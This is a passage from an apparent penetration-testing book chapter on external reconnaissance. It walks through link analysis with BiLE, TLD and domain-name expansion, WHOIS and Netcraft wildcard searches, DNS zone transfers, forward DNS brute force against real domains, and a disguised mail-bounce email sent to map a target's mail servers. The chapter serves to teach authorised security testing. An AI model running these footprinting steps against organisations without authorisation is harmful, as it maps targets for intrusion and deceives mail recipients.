In accordance with our definition of "relevance," our "target" has just grown to include CMP Media, whose own DNS domain will quickly be revealed via another Google search. Each domain name we find in this manner is noted, and so the process continues. Not many tools are available to help us at this stage, but one or two are mentioned in the "Open Source Tools" section later in this chapter.

Notes from the Underground…

A Cautionary Note on Reconnaissance

Please note again our earlier comments regarding permissions when performing reconnaissance. A *relevant* target is not necessarily an *authorized* target!

2. **HTTP link analysis** Link analysis is a way of automating Web surfing to save us time. Given any DNS domain that has a Web site (www.foo.com), we use Web spiders and search engines to enumerate all the HTTP links to and from this site on the Web. A link, either to or from the initial site, forms a pair, and an analysis of the most prominent pairs will often reveal something about the real-world

relationships between organizations with different domain names. Entire studies on this subject are available on the Web, and one or two freeware tools attempt to automate the analyses. One such tool from SensePost is *BiLE*, the *Bi-directional Link Extractor*.

BiLE leans on Google and HTTrack to automate the collection of HTTP links to and from the target site, and then applies a simple statistical weighing algorithm to deduce which Web sites have the strongest "relationships" with the target site. The reasoning is obviously that that if there's a strong relationship between two sites on the Web, there may a strong link between those to organizations in the world. BiLE is a unique and powerful tool and works very well if you understand exactly what it is doing. BiLE cannot build you a list of target domains. What BiLE will tell you is this: "If you were to spend hours and hours on the Internet, using search engines, visiting your target's Web site, and generally exploring the Web from that point, these are the other Web sites you are *most likely* to come across… ."

BiLE is in fact an entire suite of tools that is discussed in more detail later in this chapter. At this point, however, we're going to require BiLE.pl and bile-weigh.pl.

We run BiLE.pl against the target Web site by simply specifying the Web site's address and a name for the output file:

```
perl BiLE.pl www.sensepost.com sp_bile_out.txt
```

This command will run for some time. BiLE will use HTTrack to download and analyze the entire site, extracting links to other sites that will also be downloaded, analyzed, and so forth. BiLE will also run a series of Google searches using the *link:* directive to see what external sites have HTTP links toward our target site. The output of this a file containing all the link pairs in the format:

```
Source_site:Destination_site
```

BiLE produces output that only contains the source and destination sites for each link, but tells us nothing about the relevance of each site. Once you have a list of all the "relationships" (links to and from your chosen target Web site), you want to sort them according to relevance. The tool we use here, bile-weigh.pl, uses a complex formula to sort the relationships so you can easily see which are most important. We run bile-weigh.pl with the following syntax:

```
perl bile-weigh.pl www.sensepost.com sp_bile_out.txt out.txt
```

The list you get should look something like:

```
www.sensepost.com:378.69
www.redpay.com:91.15
www.hackrack.com:65.71
www.condyn.net:76.15
www.nmrc.org:38.08
www.nanoteq.co.za:38.08
www.2computerguys.com:38.08
www.securityfocus.com:35.10
www.marcusevans.com:30.00
www.convmgmt.com:24.00
www.sqlsecurity.com:23.08
www.scmagazine.com:23.08
www.osvdb.org:23.08…
```

The number you see next to each site is the "weight" that BiLE has assigned. The weight in itself is an arbitrary value and of no real use to us. What *is* interesting, however, is the *relationship* between the values of the sites. The rate at which the sites discovered become less relevant is referred to as the "rate of decay." A slow rate of decay means there are many sites with a high relevance—an indication of widespread cross-linking. A steep decent shows us that the site is fairly unknown and unconnected—a stand-alone site. It is in the latter case that HTML Link Analysis becomes interesting to us, as these links are likely to reflect actual business relationships. According to the authors of the tool, in such a case only about the first 0.1% of sites found in this manner actually have a business relationship with the original target.

Tools & Traps…

The BiLE Weighing Algorithm

In their original paper on the subject (www.sensepost.com/restricted/BH_footprint2002_paper.pdf), SensePost describes the logic behind the BiLE weighing algorithm as follows:

Let us first consider incoming links (sites linking to the core site). If you visit a site with only one link on it (to your core site), you would probably rate the site as important. If a site is an "Interesting Links"-type site with hundreds of links (with one to your core site), the site is probably not that relevant. The same applies to outgoing links. If your core site contains one link to a site, that site is more relevant than one linked from 120 links. The next criterion is looking for links in and out of a site. If the core site links to site XX and site XX links back to the core site, it means they are closely related. The last criterion is that links to a site are less relevant than links from a site (6:10 ratio). This makes perfect sense, as a site owner cannot (although many would want to try) control who links to the site, but can control outgoing links (e.g., links on the site).

Please note that tools and papers on the SensePost site require registration (free) to download. Most of these resources are also available elsewhere on the Internet.

For more on this, refer to our discussions on HTTrack, Google, and the BiLE tool later in this chapter.

Tools & Traps…

Tools for Link Analysis


At the end of this chapter is information on how to use the following useful tools:

- HTTrack for spidering Web sites and extracting all their outbound links
- The Google *link* directive, for enumerating links to a particular site
- *BiLE,* a PERL tool that attempts to automate this entire process

3. **Domain name expansion** Given a DNS domain that is relevant to our target, we can automatically search for more domains by building on two key assumptions:
   - If our target has the DNS name, foo.com, they may also have other similar-sounding names such as foo-online.com. We refer to this as "domain name expansion."
   - If our target has a DNS name in a specific TLD (top-level domain)—foo.com—it may also have the same domain in a different TLD; for example, foo.co.za. We refer to this as "TLD expansion."
   - If our target has the DNS domain foo.com they may also make use of various sub-domains like us.foo.com, eu.foo.com, au.foo.com and za.foo.com, which we may be able to discover using search engines. We refer to this as "sub-domain mining," but it's unfortunately extremely difficult to achieve in an automated fashion.


Together, these three assumptions allow us to expand our list of target domains in an automated fashion. TLD expansion (our second technique) is relatively easy: Build a list of all possible TLDs (.com, .net, .tv, .com.my, etc.) and build a loop to enumerate through each, tagging it to the end of the root name (foo). For each combination, test for the existence of a DNS Name Server (NS) entry to verify whether the domain exists. This technique is not perfect and may produce false positives, but these are easily weeded out and the return on investment is often significant. (See Figures 1.3 and 1.4.)

Figure 1.3 TLD Expansion the Manual Way



```
inv1002:~ charl$ host -t ns google.com
google.com name server ns1.google.com.
google.com name server ns2.google.com.
google.com name server ns3.google.com.
google.com name server ns4.google.com.
inv1002:~ charl$
inv1002:~ charl$ host -t ns google.co.za
google.co.za name server ns1.google.com.
google.co.za name server ns2.google.com.
google.co.za name server ns3.google.com.
google.co.za name server ns4.google.com.
inv1002:~ charl$
inv1002:~ charl$ host -t ns google.gov
Host google.gov not found: 3(NXDOMAIN)
inv1002:~ charl$ █
```

Figure 1.4 TLD Expansion Using tld-exp.pl



```
google.com.uy
google.com.uz
google.co.uz
google.com.vc
google.ac.vc
syngress.ac.vc
sensepost.ac.vc
google.com.ve
google.co.ve
google.org.ve
google.com.uy
google.com.uz
google.co.uz
google.com.vc
google.ac.vc
syngress.ac.vc
sensepost.ac.vc
google.com.ve
google.co.ve
google.org.ve
google.co.vi
google.com.gg
google.co.gg
syngress.com.gg
syngress.co.gg
googe.out 7%
```


Tools & Traps…

Tools for TLD Expansion

A simple Perl script to perform automated TLD expansion called exp-tld.pl is discussed later in this chapter.

Much trickier to automate than TLD expansion is domain name expansion (the technique derived from our first assumption, earlier). Name expansion is harder because the number of possible iterations is theoretically infinite (there is an infinite number of things that "sound" like *foo*). A pure brute-force attack is therefore not feasible. We can try a few "tricks" however. The first is to attempt wild-card searches in WHOIS as shown in Figure 1.5.


Figure 1.5 Attempting WHOIS Wildcard Search from the Command Line



```
TWOTAH:~ charl$ whois "*google*"

Whois Server Version 1.3

Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

Aborting search 50 records found .....
GOOGLE-ADSENSE-SECRETS.COM
GOOGLE-ADSENSE-SECRETOS.COM
GOOGLE-ADSENSE-SECRET.COM
GOOGLE-ADSENSE-REVIEWS.COM
GOOGLE-ADSENSE-RESOURCES.COM
GOOGLE-ADSENSE-MADE-EASY.COM
GOOGLE-ADSENSE-KEYWORDS.COM
GOOGLE-ADSENSE-INCOME.COM
GOOGLE-ADSENSE-EMPIRE.NET
GOOGLE-ADSENSE-EMPIRE.COM
GOOGLE-ADSENSE-CLICKS.COM
GOOGLE-ADSENSE-ADWORDS.COM
GOOGLE-ADSENSE-123.COM
GOOGLE-ADSENCE.COM
GOOGLE-ADSENCE-SECRETS.COM
GOOGLE-ADSENCE-SECRET.COM
GOOGLE-ADS.NET
GOOGLE-ADMINISTRATOR.COM
GOOGLE-ADLINKS.COM
GOOGLE-ADDER.COM
GOOGLE-ADD-URL.COM
GOOGLE-ADCENTS-SECRETS.COM
GOOGLE-AD.NET
GOOGLE-AD.COM
GOOGLE-AD-WORDS.COM
GOOGLE-AD-WORD.COM
```

As can be seen in Figure 1.5, such services actively and deliberately prevent "mining" via wildcards—for obvious reasons. The fact that WHOIS servers typically only serve specific TLDs adds to the limitation of this approach. Some of the Web-based WHOIS proxy interfaces allow wildcard searches also, but are restricted in a similar way. In fact, these restrictions are so severe that wildcard searching against WHOIS is seldom an option (see Figure 1.6).

Figure 1.6 A Wildcard WHOIS Query at a National NIC



Your query has generated the following reply:-


```
Search on *google* (.co.za)
Match: 13 found, 13 shown  [%google%]
google
googlemail
googlecafe
google-cafe
googlepay
googleprint
googleplex
google-desktop
googlesms
googledesktop
wwwgoogle
googles
googlebase
------------------------------------------------
```

Next Query - Domain name

google .co.za

Through various different relationships, Netcraft has built a substantial list of DNS host names, which they make available to the public via a searchable Web interface on their Website (click on **SearchDNS**). This interface allows wildcard searches also, as shown in Figure 1.7.

Figure 1.7 Wildcard Domain Name Searches on Netcraft



Search Web by Domain

Explore 70,884,595 web sites

18th November 2005

Search: site contains sensepost

example: site contains .sco.com

Results for sensepost

Found 3 sites

	Site	Site Report	First seen	Netblock	OS
1.	hackrack.sensepost.com	🗎	October 2003	Rackspace.com	FreeBSD
2.	www.sensepost.co.za	🗎	July 2003	Rackspace.com	FreeBSD
3.	www.sensepost.com	🗎	April 2000	Rackspace.com	FreeBSD

COPYRIGHT © NETCRAFT LTD 2004

The astute reader may, for example, already have noticed that the list in Figure 1.7 missed the domain sensepost.co.uk, which is fully functional on the Internet. Netcraft is thus an additional resource, not an ultimate authority. Notice also in Figure 1.7 the host hackrack.sensepost.com. "HackRack" is a product brand of SensePost, and as a quick Google search will reveal has its own domain. Thus, our "broader" target has already expanded with the addition of a new domain.

4. **Vet the domains found** Not all of the domains found using the techniques discussed previously will have a real-world relevance to the original target. Which ones do or don't can be surprisingly tricky to determine. Table 1.2 lists tests you can apply to evaluate the domains you've discovered thus far, in reverse order of accuracy.

Table 1.2 Applying Tests to Evaluate Domains

Meta data	Examine the WHOIS records for the new domain, looking for field values that match those of the original "root" domain.
Web server address	If the new domain's Web server uses the same IP as the "root" domain, they're probably related. A neighboring IP address may also indicate a relationship between the two domains.
MX server address	If the new domain's mail exchanger uses the same IP as the '"root" domain, they're probably related. A neighboring IP address may also indicate a relationship between the two domains.
Manual	Check out the Web site of the new domain you've discovered, looking for branding or language that links it back to the original "root" domain.

Tools & Traps…

Tools for Domain Name Vetting

The following simple Perl scripts to perform automated domain name vetting are discussed at the end of this chapter:

- vet-IPrange.pl
- vet-mx.pl

5. **Summary** At this point, we've built a list of DNS domain names we consider relevant to the real-world target, based on our broader definition of what that target is. We've discussed the steps to expand our list of domains, and tests that can be used to verify each domain's relevance. We're now ready to proceed to the next major phase of reconnaissance: *footprinting.*

Footprinting

The objective of the footprinting phase is to derive as many IP/hostname mappings as we possibly can from the domains gathered in the previous subphase. As an organization's machines usually live close together, this means that if we've found one IP address, we have a good idea of where to look for the rest. Thus, for this stage, our output is actually IP ranges (and not individual IPs), and if we find even a single IP in a given subnet, we include that entire subnet in the list. The technically astute among us will already be crying "False assumption! False assumption!" and they would be right. At this stage, however, we tend rather to overestimate than underestimate. In the verification phase, we'll prune the network blocks to a more accurate representation of what's actually there.

There are a few different techniques for identifying these mappings. Without going into too much detail, these techniques are all derived from two assumptions:

- Some IP/name mapping *must* exist for a domain to be functional. These include the name server records (NS) and the mail exchanger records (MX). If a company is actually using a domain, you will be able to request these two special entries; immediately, you have one or more actual IP addresses with which to work.
- Some IP/name mappings are very likely to exist on an active domain. For example, "www" is a machine that exists in just about every domain. Names like "mail," "firewall," and "gateway" are also likely candidates—there is a long list of common names we can test.

Building on these assumptions, we can develop a plan with which to extract the most possible IP/host combinations technically possible. The subphases in this plan are:

1. Attempt a DNS Zone Transfer.
2. Extract domain records.
3. Forward DNS brute-force.
4. SMTP mail bounce.

Let's look at each of these subphases in more detail.

1. **Attempt a DNS zone transfer** Zone transfers are typically used for replicating DNS data across a number of DNS servers, or for backing up DNS files. A user or server will perform a specific zone transfer request from a "name server." If the name server allows zone transfers to occur, all the DNS names and IP addresses hosted by the name server will be returned in human-readable ASCII text.

Clearly, this mechanism suits our purposes at this point admirably. If the name server for a given domain allows zone transfers, we can simply request—and collect—all the DNS entries for a given domain. If this works, our job is done and we can move on to the next phase of the attack.

Tools & Traps…

DNS Zone Transfer

The easiest way to perform a zone transfer is from the *nix command line using the *host* command.

For example: *host –l sensepost.com*

The *host* command and other DNS tools are discussed in more detail in the Tools section at the end of this chapter.

Notes from the Underground…

DNS Zone Transfer Security

Many people aren't aware that the access restrictions on DNS zone transfers are a function of the DNS server, and not of the DNS domain. Why is this important? There may be more than one host configured to serve a particular domain. If only one allows zone transfers, your attempts will succeed—there is no global setting for the domain itself.

It's also important to note that not all the hosts configured to serve DNS for a particular domain will be registered as name servers for that

Continued

domain in the upstream DNS. It's not uncommon to find hidden primaries, backup servers, internal servers, and decommissioned servers that will serve DNS for a domain even though they're not registered to do so. These machines are often not well configured and may allow zone transfers.

How do you find a name server if it's not registered? Later in this book, we cover vitality scanning and port scanning. A host that responds on TCP port 53 is probably a name server and may allow zone transfers.

Finally, you should be aware that a given domain will probably have more than one name server serving it. Not all DNS query clients will necessarily attempt to query all the servers, especially if the first one responds. Be sure you know how your chosen query client handles multiple name servers, and be prepared to specify each individual server by hand if necessary.

Having said all this, the chances that a zone transfer will succeed on the Internet are relatively low. In most cases, you'll have to roll up your sleeves and get on with it the hard way.

2. **Extract domain records** Every registered and functional domain on the Internet will have a Name Server record (NS) and probably a Mail Exchanger record (MX). DNS in general is covered in some detail later in this chapter. Suffice it to say at this stage that these special records are easily derived using standard command-line DNS tools like dig, nslookup, and host.

Tools & Traps…

Domain DNS Records


The easiest way to retrieve the Name Server and Mail Exchanger records for a domain is from the *nix command line using the *host* command. For example, *host –t mx sensepost.com* will return all the Mail Exchanger records, and *host –t ns sensepost.com* will return all the Name Server records for the specified domain

The *host* command and other DNS tools are discussed in more detail in the Tools section at the end of this chapter.

Continued

3. **Forward DNS brute force** Based on the assumption that certain DNS names are commonly used, it's logical to mount a forward DNS brute force. The Perl tool jarf-dnsbrute.pl does exactly this. However, it would be trivial for even a novice programmer to build his or her own, and perhaps even better (see Figure 1.8).

Figure 1.8 Forward DNS Brute Force Is Probably the Most Effective Means of Footprinting




```
mail.google.com;216.239.59.17
mail.google.com;216.239.59.18
mail.google.com;216.239.59.19
mail.google.com;216.239.59.83
proxy.google.com;216.239.57.4
proxy.google.com;216.239.59.4
proxy.google.com;64.233.161.4
proxy.google.com;64.233.165.4
www.google.com;64.233.183.99
www.google.com;64.233.183.104
ns.google.com;216.239.32.10
download.google.com;64.233.183.104
download.google.com;64.233.183.99
mail.google.com;216.239.59.83
mail.google.com;216.239.59.17
mail.google.com;216.239.59.18
mail.google.com;216.239.59.19
transfer.google.com;216.239.53.22
group.google.com;64.233.167.99
group.google.com;64.233.167.104
group.google.com;64.233.167.147
ww.google.com;64.233.183.99
ww.google.com;64.233.183.104
```

Consider for a moment the *psychology* of DNS. Hosts within an organization are often named according to some convention, often from a pool of possible names that appeal to the administrator. Thus, one sees machines named for Tolkien's *Lord of the Rings* characters, characters from the movie *The Matrix*, planets, Greek gods, cities, and trees. If you can determine what convention is being used by an organization, you can build a much more efficient brute force tool. With a little effort, all this can be coded into one tool, along with some refinements like "fuzzing," whereby numbers are tagged onto the end of each name found to test whether derivations of a given name also exist (for example, www.foo.com, www-1.foo.com, and www1.foo.com).

4. **SMTP mail bounce** If all else fails (and it sometimes does), we can resort to a *mail bounce*. This is a simple trick really, but is very

often well worth the time it takes to execute. The basic principle is to send a normal e-mail to an address within the target domain we assume does not exist. Our hope is that the message will find its way to the actual mail server responsible for that domain, where it will be rejected and sent back to us, all the while recording the host names and IP addresses of the servers that handle it. In this way, we can often learn a lot about the infrastructure we're targeting, as in Figures 1.9 and 1.10.


Figure 1.9 The Mail Sent for the Bounce Is "Disguised" to Avoid Suspicion


File Edit Format View Insert Security
Send
Attach
Undo
Redo
Cut
Copy
Paste
Find
Replace
+0
Normal
Show Attachment Bar (drop attachments here)

From: Gareth Phillips <gareth@sensepost.com>
Signature: None
To: johnny-non-existing@google.com
Subject: Hey there

```
A quick mail Johnny,

Just want to make sure I still have the correct email address.

Regards
Gareth
```

Figure 1.10 The DNS Name of the Originating Mail Exchanger Appears in the SMTP Header



```
Reporting-MTA: dns; blowfish.[redacted]
Received-From-MTA: DNS; [168.21[redacted]]
Arrival-Date: Thu, 17 Nov 2005 15:18:29 +0200 (SAST)

Final-Recipient: RFC822; johnny-non-existing@google.com
Action: failed
Status: 5.5.3
Remote-MTA: DNS; smtp3.google.com
Diagnostic-Code: SMTP; 553 5.5.3 <johnny-non-existing@google.com>...
Invalid
Last-Attempt-Date: Thu, 17 Nov 2005 15:19:12 +0200 (SAST)
```

Notes from the Underground…

Mail Bounce Is Cool

The authors perform a mail bounce as a matter of course, even when the other techniques are already producing results. Occasionally, we come across situations in which the mail path *in* is different from the mail path *out*, revealing new and completely insecure elements of the target infrastructure.

5. **Summary** If *intelligence gathering* is the process of translating real-world targets into a list of DNS domains, then *footprinting* is the process of converting those domains into IP/name combinations. As always, the more comprehensively we can do this, the more targets

we will have to aim at, and the more likely we will be to achieve a compromise.

Remember our earlier comments, however: On the assumption that an organization's IP addresses will often be grouped together on the Internet, our output for this stage is not the IPs themselves, but the IP *ranges* in which they reside. At this stage, we blindly assume that all subnets are class C. Thus, if we've discovered the IPs a.b.c.d, a.b.c.f, and e.f.g.h, our input for the next phase will be the IP blocks a.b.c.0/24 and e.f.g.0/24.

The purpose of the next phase (verification) is to determine how big these ranges are, and to confirm that they are relevant to the organization we're targeting.

Verification

We commence the verification phase with a list of IP ranges we derived from the footprinting phase. These ranges are considered targets because they contain hosts with names in the target domains, and the domains became targets as the result of the *intelligence gathering* exercise with which we began this whole process. Up to this point, our entire approach has been based on DNS, and DNS as a link between the real world and the cyber world. There's no doubt that this is a logical way to proceed. The relationship between businesspeople and the technical Internet world is probably the closest at the DNS domain name. Ask a CEO of a company what "AS" the company owns and you'll get a blank stare. Ask about the "MX" records and still you'll get a blank stare. However, ask about a Web site and the domain name pops out easily—everybody loves a domain name.

For the verification phase, however, we begin to leave DNS behind and consider other technologies that verify our findings to date. Again, we'll consider a number of subphases under this heading:

- WHOIS and the Internet Registries
- Exploring the network boundary
- Reverse DNS verification
- Banners and Web sites

